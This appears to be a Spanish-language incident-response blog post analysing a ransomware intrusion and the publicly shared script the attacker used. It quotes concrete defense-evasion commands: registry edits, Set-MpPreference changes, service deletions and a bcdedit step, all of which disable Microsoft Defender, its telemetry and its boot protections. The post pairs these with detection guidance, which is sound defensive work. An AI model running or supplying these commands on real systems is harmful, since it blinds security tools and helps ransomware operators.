


Durante una intrusión de ransomware, encontramos un script lleno de comentarios claros que explicaban qué hacía cada comando y función. Resultaba de inmediato llamativo y fuera de lugar, ya que en Huntress solemos observar que los scripts maliciosos están muy ofuscados. Comentarios claros y descriptivos en inglés como rem Disable WD Tasks y rem Remove WD context menu precedían a los bloques de código correspondientes; fue como toparse con la confesión detallada de un criminal. Este script autodocumentado fue el hilo que destejió toda la historia. Los comentarios dejaban clarísima la intención del atacante y nos permitieron identificar el origen público del script —un Gist en GitHub— y su uso documentado en ataques anteriores, sobre todo en un caso de ransomware Xinglocker de 2021.
En nuestro caso, este actor de ransomware se movió con rapidez. Pero el SOC de Huntress fue más rápido, y monitoreó al adversario todo el tiempo mientras estuvo en la red:
- El actor de amenazas ingresó a través de RDP

- De inmediato comenzó a manipular las defensas y a eliminar las copias de volumen en la sombra (lo que beneficia al ransomware al eliminar las "copias" locales de los archivos). Luego se movió lateralmente hacia el controlador de dominio.
- El gran final que el atacante tenía planeado era detonar C:\Temp\file.exe -n=15 -p=F, un ejecutable con argumentos binarios comunes de ransomware.

Figura 1: Volúmenes en la sombra eliminados mediante movimiento lateral vía WMI

Figura 2: Variaciones de los argumentos del comando de ejecución del ransomware

Figura 3: El archivo de registro de la ejecución de file.exe
Por suerte, Huntress intervino para evitar el cifrado de archivos al detectar algunas de las tácticas más ruidosas que describiremos en este blog. En Huntress, aprovechamos todas las intrusiones como oportunidades de aprendizaje, para investigar de forma iterativa y perfeccionar las detecciones de las técnicas observadas. Este incidente muestra cómo los manuales de estrategia efectivos y de conocimiento público perduran, se comparten y son reutilizados por distintos adversarios, quienes añaden sus propias variaciones con el tiempo. Es prueba definitiva de que los mismos trucos se siguen intentando una y otra vez, y eso nos dice exactamente qué debemos defender.
Conclusiones clave:
- Los manuales de estrategia efectivos se reciclan. El script principal, visto por primera vez hace años, se sigue usando hoy, lo que demuestra que los adversarios no abandonan una herramienta que funciona.
- Los manuales de estrategia evolucionan. El script base se complementó con comandos de PowerShell más nuevos, lo que muestra que, aunque la base es antigua, las tácticas se perfeccionan activamente.
- Los defensores deben apuntar a la técnica, no a la herramienta. El script o la herramienta específica que usa un actor es menos importante que los métodos que emplea. La naturaleza persistente de este manual de estrategia ofrece un conjunto claro y constante de comportamientos para detectar y bloquear.
El manual de estrategia del adversario: un desglose táctico

Figura 4: Extracto del script adversario, desde la plataforma de Huntress
El script original, convenientemente organizado por su autor, revela una lista de verificación de tácticas de evasión de defensas y de deterioro del sistema. Cada comentario rem anuncia el siguiente paso.
Un ataque multifacético contra Defender
El manual de estrategia lanza una serie integral de cambios de configuración dirigidos a las operaciones de Microsoft Defender.
|
Comentario del atacante |
Propósito |
|
rem 1 - Disable Real-time protection |
Deshabilita funciones principales como AntiSpyware y AntiVirus mediante una política de registro. |
|
rem 0 - Disable Logging |
Deshabilita el registro de WMI para la API de Defender y los eventos de auditoría, para dificultar el análisis forense. |
|
rem Disable WD systray icon |
Elimina el ícono de Defender de la vista del usuario para mantener la ilusión de seguridad. |
|
rem Disable WD Tasks |
Deshabilita todas las tareas programadas relacionadas con Defender para el escaneo, la limpieza y el mantenimiento. |
|
rem Remove WD context menu |
Anuncia la eliminación de la opción "Scan with Microsoft Defender" del menú contextual al hacer clic derecho. |
|
rem Disable WD services |
Anuncia el paso final y contundente de deshabilitar directamente los servicios principales de Defender en el registro. |
Deshabilitación de componentes principales
Bajo el comentario rem 1 - Disable Real-time protection, el script lanza una serie de ediciones al registro. Estos comandos no son sutiles; apuntan directamente a la configuración de políticas de los motores principales de Defender, estableciendo valores como DisableAntiSpyware y DisableAntiVirus para desactivar de manera efectiva las capacidades principales de escaneo y protección a nivel de política. Estos comandos van mucho más allá de solo apagar el antivirus. Desmantelan sistemáticamente las funciones de soporte al configurar políticas que desactivan el monitoreo de comportamiento, apagan la protección basada en la nube como "Block at First Seen" y evitan que el sistema envíe muestras sospechosas a Microsoft para su análisis. Este enfoque multifacético asegura que cada capa de detección en tiempo real —desde la heurística local hasta la inteligencia en la nube— quede efectivamente ciega.
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /d "0"
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
A continuación, con la sección etiquenada rem Disable WD Tasks, el atacante paraliza la capacidad de Defender para mantenerse a sí mismo. Al usar schtasks para desactivar tareas de escaneos programados, mantenimiento de caché y limpiezas, el script asegura que, incluso si Defender no estuviera totalmente desactivado, ya no pudiera realizar sus funciones automáticas de rutina, dejándolo desactualizado e ineficaz.
Finalmente, el script ejecuta su paso más contundente bajo rem Disable WD services. Aquí, modifica directamente el registro para establecer el tipo Start de servicios esenciales de Defender —como WinDefend y WdFilter— en "Disabled". Este cambio de bajo nivel asegura que los componentes principales del software de seguridad no puedan iniciarse, finalizando la neutralización completa de las defensas del sistema.
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
Desactivación de funciones de la interfaz
Otra parte clave de la estrategia del atacante es operar sin alertar al usuario. Estas tácticas se enfocan en eliminar los rastros visibles de Microsoft Defender para mantener una ilusión de normalidad. Los primeros tres comandos están diseñados para eliminar la opción "Scan with Microsoft Defender" que aparece cuando un usuario hace clic derecho en un archivo, carpeta o unidad. Esto evita que un usuario curioso inicie fácilmente un escaneo y descubra un problema.
El comando final es aún más crucial; elimina la clave del registro responsable de iniciar automáticamente el ícono de Windows Defender en la bandeja del sistema. Al asegurarse de que este ícono nunca aparezca, el atacante elimina el indicador visual más obvio de que el software de seguridad está desactivado, lo que le permite continuar su ataque con total sigilo.
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
Prácticamente no hay razón para que esto se haga en circunstancias normales, especialmente cuando se ejecuta con comandos separados en la línea de comandos de esta forma. Definitivamente deberías considerar esto como una señal de comportamiento malicioso.
Reglas Sigma:
Windows Defender Context Menu Removed
Delete Defender Scan ShellEx Context Menu Registry Key
Desactivación del registro de eventos
Para asegurarse de que sus acciones no puedan ser rastreadas fácilmente, los atacantes emplean tácticas para cegar las propias capacidades de monitoreo del sistema. Esta táctica es un paso crucial de antiforénsica. Los comandos proporcionados apuntan y desactivan los dos autologgers principales de Windows Management Instrumentation (WMI) para Microsoft Defender: el DefenderApiLogger y el DefenderAuditLogger. Estos registradores crean un registro detallado de las actividades de Defender, que es invaluable para los analistas de seguridad y las herramientas EDR durante una investigación.
Al establecer su valor Start en 0, los atacantes desactivan efectivamente estos monitores de seguridad, evitando que el sistema registre su actividad maliciosa. Esto hace que sea significativamente más difícil para los investigadores comprender el alcance total y la cronología de la brecha después de los hechos.
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
Si Microsoft Defender se desactiva de forma legítima, casi nunca se desactivará de esta manera específica. Desactivar estos registros ciega por completo cualquier método de detección que pueda depender de este flujo de telemetría. Este es un muy buen indicador, y debería ocurrir muy raramente en la mayoría de los entornos.
Regla Sigma:
Disabling Windows Defender WMI Autologger Session via Reg.exe
Un manual en evolución: la misma base, nuevas capas
Si el script Gist de 2021 fue la v1.0, entonces el script mejorado que Huntress observó en esta intrusión es una actualización a v2.0. Este manual v2.0, por lo que podemos ver, se basa en los fundamentos del script Gist de 2021 y agrega malicia adicional.
Las adiciones más críticas son:
- Subversión de los controles de seguridad. Mientras que el script antiguo simplemente apagaba Defender, el nuevo manual usa Set-MpPreference para reprogramar su lógica. Establecer la acción predeterminada para amenazas de alta severidad en '6' (Allow) le indica a la herramienta de seguridad que ignore deliberadamente las mismas amenazas que fue diseñada para detener.
Set-MpPreference -SevereThreatDefaultAction 6 -Force
Set-MpPreference -HighThreatDefaultAction 6 -Force
Set-MpPreference -ModerateThreatDefaultAction 6 -Force
Set-MpPreference -LowThreatDefaultAction 6 -Force
Esta es una actualización táctica significativa respecto al script original. Indica a la herramienta de seguridad que ignore deliberadamente las amenazas, lo que demuestra cómo los atacantes han refinado su enfoque para ser más sutiles, en lugar de simplemente apagar un servicio. Este es un movimiento sigiloso que casi nunca ocurre de forma legítima. Aunque algunos productos de seguridad o herramientas de Monitoreo y Gestión Remota pueden ajustar estas configuraciones, rara vez las establecerán específicamente en "Allow" (6) o en "NoAction" (9) —ambos significan que Defender no intentará contener ninguna amenaza detectada. Este es un excelente indicador que es fácil de monitorear en varias fuentes de datos diferentes.
Reglas Sigma:
- Modificación de perfiles de red para el movimiento lateral. La segunda adición clave prepara el terreno para que el ransomware se propague. Cambiar el perfil de red activo a "Private" relaja al instante las reglas del firewall, y a menudo habilita los protocolos de descubrimiento de red y uso compartido de archivos que ayudan a los actores de ransomware a encontrar a su próxima víctima en la red local.
Set-NetConnectionProfile -Name "Network" -NetworkCategory Private - Uso de cmdlets de PowerShell para deshabilitar Defender: Algunos de estos se superponen con los cambios directos en el registro que se hicieron para deshabilitar los componentes de Defender:
|
Acción de PowerShell (Set-MpPreference) |
Acción de registro correspondiente |
Objetivo compartido |
|
-DisableRealtimeMonitoring $true |
Clave: HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection |
Deshabilitar la protección en tiempo real principal |
|
-DisableBehaviorMonitoring $true |
Clave: HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection |
Detener la detección basada en comportamiento |
|
-DisableIOAVProtection $true |
Clave: HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection |
Evitar el escaneo de descargas |
|
-DisableBlockAtFirstSeen $true |
Clave: HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet Valor: DisableBlockAtFirstSeen se configura en 1 |
Neutralizar la protección en la nube |
|
-SubmitSamplesConsent 2 |
Clave: HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet Valor: SubmitSamplesConsent se configura en 0 (no envía) |
Detener el envío automático de muestras |
|
-MAPSReporting 0 |
Clave: HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet Valor: SpynetReporting se configura en 0 (deshabilitado) |
Deshabilitar la participación en la red en la nube del Microsoft Advanced Protection Service (MAPS). |
Otros son únicos y no estaban cubiertos previamente por otros comandos:
|
Comando de PowerShell (Set-MpPreference) |
Propósito |
|
-DisablePrivacyMode $true |
Evita que los usuarios sin privilegios de administrador vean el historial de detección de amenazas. |
|
-SignatureDisableUpdateOnStartupWithoutEngine $true |
Un comando específico para evitar que se descarguen actualizaciones de firmas al iniciar el sistema. |
|
-DisableArchiveScanning $true |
Detiene explícitamente que Defender analice el interior de archivos comprimidos como .zip o .rar. |
|
-DisableIntrusionPreventionSystem $true |
Desactiva la función de sistema de prevención de intrusiones (IPS) de red de Defender. |
|
-DisableScriptScanning $true |
Desactiva específicamente el análisis de scripts (por ejemplo, PowerShell, VBScript), un vector de ataque común. |
|
-PUAProtection disable |
Desactiva la protección contra aplicaciones potencialmente no deseadas (PUA), como adware. |
|
-EnableControlledFolderAccess Disabled |
Desactiva el Acceso controlado a carpetas, una función crítica contra el ransomware. |
|
-ScanScheduleDay 8 |
Desactiva en la práctica el análisis diario programado al establecer el día en un valor inválido (8 = Nunca). |
- Desactivación de las protecciones en el arranque y de la telemetría de EDR. Una evolución principal es el ataque directo a Microsoft Defender for Endpoint (MDE). Mientras que el script original se centraba en el antivirus estándar de Defender, los ataques más recientes usan comandos como reg add "...Services\Sense" /v "Start" /d "4" /f y el aún más contundente sc delete Sense para desactivar o eliminar por completo el servicio principal de MDE. Este es un objetivo crítico para el atacante, ya que corta el vínculo entre el equipo comprometido y el equipo de seguridad corporativo, sacando efectivamente el dispositivo de su red de monitoreo.
Esto suele combinarse con la eliminación de servicios relacionados con la integridad del sistema, como System Guard, usando comandos como sc delete SgrmAgent y sc delete SgrmBroker. Al hacerlo, el atacante evita que el sistema operativo verifique que sus propios componentes principales no hayan sido alterados.
Además, los atacantes apuntan a funciones de seguridad en las etapas más tempranas del proceso de arranque. El comando bcdedit /set {current} disableelamdrivers yes modifica la configuración de arranque para evitar que se carguen los controladores de Early Launch Anti-Malware (ELAM). Esto neutraliza de forma preventiva una capa crítica de protección incluso antes de que arranque el sistema operativo principal. Esto se complementa desactivando otros controladores de bajo nivel como el Microsoft Security Filter Driver (MsSecFlt), que deja ciegas a las herramientas de seguridad que dependen de él para inspeccionar la actividad del sistema.
Finalmente, para asegurarse de que todo esto ocurra de forma silenciosa, el atacante suprime todas las alertas visibles para el usuario con claves de registro como Notification_Suppress, completando así el compromiso total y sigiloso de las defensas del equipo.
bcdedit /set {current} disableelamdrivers yes
